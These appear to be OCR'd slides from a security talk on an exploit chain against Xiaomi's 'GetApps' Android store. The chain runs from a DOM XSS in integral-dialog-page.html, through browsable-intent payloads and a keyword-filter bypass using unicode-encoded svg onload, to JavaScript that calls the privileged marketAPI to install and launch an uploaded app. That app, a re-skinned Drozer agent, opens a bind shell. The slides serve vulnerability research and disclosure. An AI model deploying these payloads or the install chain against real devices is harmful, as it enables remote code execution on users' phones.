
- Two options to inject custom JavaScript:
  - Pentest the whitelisted domains and find a usable vulnerability
  - Analyze the files in `web-res-XXX` to look for user input issues
- We opted analyze the files in `web-res-XXX`, which contained `.html` and `.js` files
  - This research just became a JavaScript source code review job YAY!!!!!



Picture of Ilyes when we decided to look at `.js` files

CUSTOM JAVASCRIPT


- The `.html` files would load a `.js` files with a similar name
  - Example: `detail.html` would load `detail.chunk.js`
- Some `.js` files accepted user input via GET parameters but also had integrated input sanitization functions
  - These sanitization functions were explicitly created to target potential XSS payloads
  - In other words, the `.js` files were programmed to filter out XSS payloads



Some of the `.html` and `.js` files

CUSTOM JAVASCRIPT

- Eventually, we found the file `integral-dialog-page.chunk.js` did not sanitize dangerous user input in one area
  - This file is loaded with the page `integral-dialog-page.html`
- New objective: try to DOM XSS inside `integral-dialog-page.html`



Some of the `.html` and `.js` files

Payload 1

```
<h1>
<a id="yayidyay" rel="noreferrer" href="intent
://browse?url=file%3A%2F%2F
integral-dialog-page.html?integralInfo=%7b%22%74
%69%74%6c%65%22%3a%22%78%73%73%54%65%73%74%31%5c
%75%30%30%32%32%5c%75%30%30%33%63%22%2c%22%74%79
%70%65%22%3a%22%78%73%73%54%65%73%74%32%5c%75%30
%30%32%32%5c%75%30%30%33%63%22%2c%22%73%75%62%74
%69%74%6c%65%22%3a%22%78%73%73%54%65%73%74%33%5c
%75%30%30%32%32%5c%75%30%30%33%63%22%2c%22%74%69
%70%73%22%3a%22%78%73%73%54%65%73%74%34%5c%75%30
%30%32%32%5c%75%30%30%33%63%22%2c%22%62%74%6e%54
%69%70%73%22%3a%22%78%73%73%54%65%73%74%35%5c%75
%30%30%32%32%5c%75%30%30%33%63%22%7d#Intent;acti
on=android.intent.action.VIEW;scheme=mimarket;en
d">
        YAYPOCYAY</a>
</h1>
```

HTML Browsable Intent code to load `integral-dialog-page.html` with XSS test code

```
{"title":"xssTest1\u0022\u003c","type":"xssTest2
    \u0022\u003c","subtitle":"xssTest3\u0022
    \u003c","tips":"xssTest4\u0022\u003c","
    btnTips":"xssTest5\u0022\u003c"}
```

Decoded characters

\u0022 = “

\u003c = <

Decoded payloads


xssTest1”<

xssTest2”<

xssTest3”<

xssTest4”<

xssTest5”<



Successfully injected “< next to xssTest2

Payload 2

```
<h1>
<a id="yayidyay" rel="noreferrer" href="intent
://browse?url=file%3A%2F%2F
integral-dialog-page.html?integralInfo=%7b%22%74
%69%74%6c%65%22%3a%22%6e%6f%58%53%53%22%2c%22%74
%79%70%65%22%3a%22%79%61%79%5c%75%30%30%32%32%5c
%75%30%30%33%65%5c%75%30%30%33%63%73%63%72%69%70
%74%5c%75%30%30%33%65%61%6c%65%72%74%28%31%29%3b
%5c%75%30%30%33%63%2f%73%63%72%69%70%74%5c%75%30
%30%33%65%22%2c%22%73%75%62%74%69%74%6c%65%22%3a
%22%6e%6f%58%53%53%22%2c%22%74%69%70%73%22%3a%22
%6e%6f%58%53%53%22%2c%22%62%74%6e%54%69%70%73%22
%3a%22%6e%6f%58%53%53%22%7d#Intent;action=androi
d.intent.action.VIEW;scheme=mimarket;end">
        YAYPOCYAY</a>
</h1>
```

HTML Browsable Intent code to load `integral-dialog-page.html` with JavaScript `alert(1)` code

```
{"title":"noXSS","type":"yay\u0022\u003e\u003c
    script\u003ealert(1);\u003c/script\u003e","
    subtitle":"noXSS","tips":"noXSS","btnTips":"
    noXSS"}
```

Decoded characters

`\u0022` = “


`\u003c` = <

Decoded payload

“><script>alert(1)</script>

BUILT IN JAVA XSS FILTER

```
com.xiaomi.mipicks  W  No value of type 'FirebaseRemoteConfigValue' exists for parameter key 'disableXssCheck'.
com.xiaomi.mipicks  W  xss error  url = file://integral-dialog-page.html?integralInfo={"title":"noXSS","type":"
```



BUILT IN JAVA XSS FILTER

```
if (!isSecurityUrl(str)) {
    Log.w(TAG, msg: "xss error: url = " + str);
    trackCatchUrl(str);
    MethodRecorder.o( i4: 2901);
    return false;
}
```

```
public static final boolean isSecurityUrl(@t3.d String url) {  3 usages
    MethodRecorder.i( i4: 2920);
    f0.p(url, str: "url");
    if (((Boolean) FirebaseConfig.getPrimitiveValue(FirebaseConfig.KE
        MethodRecorder.o( i4: 2920);
        return true;
    }
    if (isXssParamMatch(handleUrlForXssCheck(url))) {
        MethodRecorder.o( i4: 2920);
        return false;
    }
    String decodedUrl = Uri.decode(url);
    f0.o(decodedUrl, str: "decodedUrl");
    if (isXssParamMatch(handleUrlForXssCheck(decodedUrl))) {
        MethodRecorder.o( i4: 2920);
        return false;
    }
```

```
private static final boolean isXssParamMatch(String str) {  3 usages
    MethodRecorder.i( i4: 2930);
    Iterator<String> it = getDefaultXssParams().iterator();
    while (it.hasNext()) {
        if (kotlin.text.m.S2(str, it.next(), z3: true)) {
            MethodRecorder.o( i4: 2930);
            return true;
        }
    }
    MethodRecorder.o( i4: 2930);
    return false;
}
```

```
private static final Set<String> getDefaultXssParams() {
    MethodRecorder.i( i4: 2887);
    Object value = defaultXssParams$delegate.getValue();
    f0.o(value, str: "<get-defaultXssParams>(...)");
    Set<String> set = (Set) value;
    MethodRecorder.o( i4: 2887);
    return set;
}
```

"GetApps" built in XSS filter in Java

BUILT IN JAVA XSS FILTER

- <iframe/onload
- <imgonerror
- <img/onerror
- <svgonload
- script>
- <svg/onload
- <framesetonload
- <inputonfocus
- eval(
- <img/src
- autofocusonfocus
- <imgsrc
- /script
- <iframeonload
- :javascript
- string.fromcharcode
- <svg
- <body/onload
- <bodyonload
- <input/onfocus
- autofocus/onfocus
- <frameset/onload
- javascript:
- <script

Payload 2

```
{"title":"noXSS","type":"yay\u0022\u003e\u003c
    script\u003ealert(1);\u003c/script\u003e","
    subtitle":"noXSS","tips":"noXSS","btnTips":"
    noXSS"}
```

- Java XSS filter caught /script in our payload
- Lets not use any variation of script in our payload
- Too obvious…

BUILT IN JAVA XSS FILTER

- <iframe/onload
- <imgonerror
- <img/onerror
- <svgonload
- script>
- <svg/onload
- <framesetonload
- <inputonfocus
- eval(
- <img/src
- autofocusonfocus
- <imgsrc
- /script
- <iframeonload
- :javascript
- string.fromcharcode
- <svg
- <body/onload
- <bodyonload
- <input/onfocus
- autofocus/onfocus
- <frameset/onload
- javascript:
- <script

- What if we use <svg but encode it to \u003csvg

Payload 3

```
<h1>
<a id="yayidyay" rel="noreferrer" href="intent
://browse?url=file%3A%2F%2F
integral-dialog-page.html?integralInfo=%7b%22%74
%69%74%6c%65%22%3a%22%6e%6f%58%53%53%22%2c%22%74
%79%70%65%22%3a%22%79%61%79%5c%75%30%30%32%32%5c
%75%30%30%33%65%5c%75%30%30%33%63%73%76%67%20%6f
%6e%6c%6f%61%64%5c%75%30%30%33%64%5c%75%30%30%32
%32%6a%61%76%61%73%63%72%69%70%74%5c%75%30%30%33
%61%61%6c%65%72%74%28%27%79%61%79%44%4f%4d%58%53
%53%79%61%79%27%29%5c%75%30%30%32%32%5c%75%30%30
%33%65%22%2c%22%73%75%62%74%69%74%6c%65%22%3a%22
%6e%6f%58%53%53%22%2c%22%74%69%70%73%22%3a%22%6e
%6f%58%53%53%22%2c%22%62%74%6e%54%69%70%73%22%3a
%22%6e%6f%58%53%53%22%7d#Intent;action=android.i
ntent.action.VIEW;scheme=mimarket;end">
        YAYPOCYAY</a>
</h1>
```

HTML Browsable Intent code

```
{"title":"noXSS","type":"yay\u0022\u003e\u003c
    svg onload\u003d\u0022javascript\u003a
    alert('yayDOMXSSyay')\u0022\u003e","subtitle
    ":"noXSS","tips":"noXSS","btnTips":"noXSS"}
```


Decoded characters

\u0022 = “

\u003c = <

Decoded payload

“><svg onload=“javascript:alert(‘yayDOMXSSyay’)”>



DOM XSS in `integral-dialog-page.html`

THE NEW PLAN

- ~~Launch the WebView and load a valid URL~~ - DONE
- ~~Inject custom JavaScript code~~ - DONE
- Have the JavaScript code execute the two JavaScript Interface functions
  - Install a malicious app via “GetApps” store
  - Launch the app
- Get RCE


CALL PRIVILEGED WEBVIEW

```
@JavascriptInterface
public void showToast(String json) {
    MethodRecorder.i( i4: 12277);
    if (!canTrustApi( apiName: "showToast", json)) {
        logToFe(NOT_HAVE_PERMISSION);
        MethodRecorder.o( i4: 12277);
        return;
    }
    try {
        JSONObject jSONObject = new JSONObject(json);
        String string = jSONObject.getString( name: "content");
        int optInt = jSONObject.optInt( name: "type", fallback: 1);
        UIContext<BaseActivity> uIContext = this.mUIContext;
        if (uIContext != null && ActivityMonitor.isActive(uIContext.context())) {
            MarketApp.showToast(string, optInt == 1 ? 0 : 1);
        }
        MethodRecorder.o( i4: 12277);
    } catch (JSONException e4) {
        Log.e(TAG, msg: "[showToast] : show toast failed, json = " + json, e4);
        MethodRecorder.o( i4: 12277);
    }
}
```

JavaScript Interface code

```
alert("privileged marketAPI: " + marketAPI + "\n\nrunning
    `marketAPI.showToast({'content':'yayMarketApiyay'})`" +
    marketAPI.showToast({'content':'yayMarketApiyay'}));
```

DOM XSS payload



Executing JavaScript Interface via XSS

```
// install target app
marketAPI.install({"title":"<yayTitleYay>","pName":"<yayPackageNameYay>","appId":<yayAppIdYay>,
    "callBack":"marketAsyncCb.installCb"});

// get list of installed apps
var yayinstalledappsyay = marketAPI.getInstalledApps({});
var yayappslengthyay = yayinstalledappsyay.length;
    var yaycounteryay = 0;
    while (yaycounteryay != yayappslengthyay) {
        if (yayinstalledappsyay[yaycounteryay].packageName === "<yayPackageNameYay>") {
            // if the target app is installed, then open it
            marketAPI.openApp({"pName":"<yayPackageNameYay>"});
            yayflagyay = 0;
        }
        yaycounteryay = yaycounteryay + 1;
    }
```

The new final (sh***y) payload

```
// install target app
marketAPI.install({"title":"<yayTitleYay>","pName":"<yayPackageNameYay>","appId":<yayAppIdYay>,
    "callBack":"marketAsyncCb.installCb"});

// get list of installed apps
var yayinstalledappsyay = marketAPI.getInstalledApps({});
```


What application should we install???

```
            // if the target app is installed, then open it
            marketAPI.openApp({"pName":"<yayPackageNameYay>"});
            yayflagyay = 0;
        }
        yaycounteryay = yaycounteryay + 1;
    }
```

The new final (sh***y) payload

INSTALL APP ON GETAPPS STORE

- We uploaded an app called "Sunfish" to the “GetApps” application store
- “Sunfish” is a re-skinned Drozer application
  - https://github.com/WithSecureLabs/drozer
  - https://github.com/WithSecureLabs/drozer-agent
- This special version of "Sunfish" also started a listening bind shell when the application starts



Sunfish on the “GetApps” store

```
// install target app
